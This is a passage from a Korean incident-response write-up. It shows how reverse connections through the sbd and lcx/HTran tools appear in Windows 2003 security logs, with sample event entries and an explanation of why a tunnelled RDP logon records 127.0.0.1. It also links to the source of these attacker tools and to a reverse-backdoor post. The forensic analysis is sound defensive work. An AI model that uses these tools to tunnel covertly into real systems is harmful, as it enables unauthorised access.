  - sbd는 cmd.exe만 실행해서 Reverse Connection을 맺기 때문에 흔적이 남지 않는다.
  - UserAssist나 Prefetch(App Prefetch가 설정되어 있다면)와 같은 정보를 통해 실행된 횟수나 실행된 시간을 짐작할 수도 있다.

- **lcx를 통해 Reverse Connection을 맺을 경우**

Type	Date	Time	Event	Source	Category	User	Computer
Audit Success	2013-01-24	오전 1:07:08	552	Security	로그온/로그오프	₩SYSTEM	WIN2K3
Audit Success	2013-01-24	오전 1:07:08	680	Security	계정 로그온	₩S-1-5-21-1886823835	WIN2K3
Audit Success	2013-01-24	오전 1:06:30	551	Security	로그온/로그오프	₩S-1-5-21-1886823835	WIN2K3
Audit Success	2013-01-24	오전 1:05:05	682	Security	로그온/로그오프	₩SYSTEM	WIN2K3
Audit Success	2013-01-24	오전 1:05:05	576	Security	로그온/로그오프	₩S-1-5-21-1886823835	WIN2K3
Audit Success	2013-01-24	오전 1:05:05	528	Security	로그온/로그오프	₩S-1-5-21-1886823835	WIN2K3
Audit Success	2013-01-24	오전 1:05:05	552	Security	로그온/로그오프	₩SYSTEM	WIN2K3
Audit Success	2013-01-24	오전 1:05:05	680	Security	계정 로그온	₩S-1-5-21-1886823835	WIN2K3
Audit Success	2013-01-24	오전 1:01:11	538	Security	로그온/로그오프	₩S-1-5-21-1886823835	WIN2K3

- 680 : Account Used for Logon by
- 552 : 이미 다른 사용자가 로그온한 상태에서 명시적 자격 증명을 사용해서 로그온 시도
- **528 : 로그온 성공**
- 576 : 권한 부여
- 682 : 세션 재연결
- Event ID 552나 682의 경우 기존에 연결했던 사용자가 로그오프 하지 않고 세션만 끊은 상태에서 접속할 경우 발생되는 이벤트 로그로 실제 발생하지 않을 수도 있다.

- **Event ID 528은 로그온 성공 메시지로 로그온 유형과 원본 네트워크 주소를 확인할 수 있다.**


Audit Success	2013-01-24	오전 1:05:05	576	Security	로그온/로그오프	₩S-1-5-21-1886823835	WIN2K3
Audit Success	2013-01-24	오전 1:05:05	528	Security	로그온/로그오프	₩S-1-5-21-1886823835	WIN2K3
Audit Success	2013-01-24	오전 1:05:05	552	Security	로그온/로그오프	₩SYSTEM	WIN2K3
Audit Success	2013-01-24	오전 1:05:05	680	Security	계정 로그온	₩S-1-5-21-1886823835	WIN2K3
Audit Success	2013-01-24	오전 1:01:11	538	Security	로그온/로그오프	₩S-1-5-21-1886823835	WIN2K3

Description

로그온 성공:
사용자 이름: Administrator
도메인: WIN2K3
로그온 ID: (0x0,0x61E8544)
로그온 유형: 10
로그온 프로세스: User32
인증 패키지: Negotiate
워크스테이션 이름: WIN2K3
로그온 GUID: -
호출자 사용자 이름: WIN2K3$
호출자 도메인: WORKGROUP
호출자 로그온 ID: (0x0,0x3E7)
호출자 프로세스 ID: 3076
전송된 서비스: -
원본 네트워크 주소: 127.0.0.1
원본 포트: 1077
호출자 프로세스 이름: (null)

- 로그온 유형 10은 원격으로 대화형 모드로 로그온하는 것을 의미한다. (RemoteInteractive)
- 원격에서 로그온하는데 원본네트워크주소가 로컬호스트(127.0.0.1)인 것은 이상하다.
  - ✓ 원본네트워크주소가 127.0.0.1이라면 로그온 유형이 2이어야 한다.

- 세션을 끊거나 재연결시 발생되는 이벤트 로그에는 클라이언트 이름과 클라이언트 주소가 남는다.



Audit Success	2013-01-24	오전 1:09:09	683	Security	로그온/로그오프	₩SYSTEM	WIN2K3
Audit Success	2013-01-24	오전 1:07:09	682	Security	로그온/로그오프	₩SYSTEM	WIN2K3
Audit Success	2013-01-24	오전 1:07:08	576	Security	로그온/로그오프	₩S-1-5-21-1886823835	WIN2K3
Audit Success	2013-01-24	오전 1:07:08	528	Security	로그온/로그오프	₩S-1-5-21-1886823835	WIN2K3

- 공격자가 원격 터미널 접근시 mstsc 127.0.0.1:5555와 같은 형태가 아닌 공격자 자신의 실제 IP를 사용하더라도 이벤트 로그에는 클라이언트 주소가 127.0.0.1로 로깅된다.

Reference

- **Passive OS Fingerprinting**
  - http://www.netresec.com/?page=Blog&month=2011-11&post=Passive-OS-Fingerprinting
- **HTran(HUC Packet Transmit Tool)**
  - http://code.google.com/p/archive-code/source/browse/trunk/HTran/HTran.cpp?r=7
- **Window size 개념**
  - http://4network.tistory.com/entry/windowsize
- **Permanent Reverse Backdoor for IPhone / IPad**
  - http://www.coresec.org/2012/04/24/permanent-reverse-backdoor-for-iphone-ipad/
- **sbd-1.36.tar.gz**
  - http://packetstormsecurity.com/files/34401/sbd-1.36.tar.gz.html

Question and Answer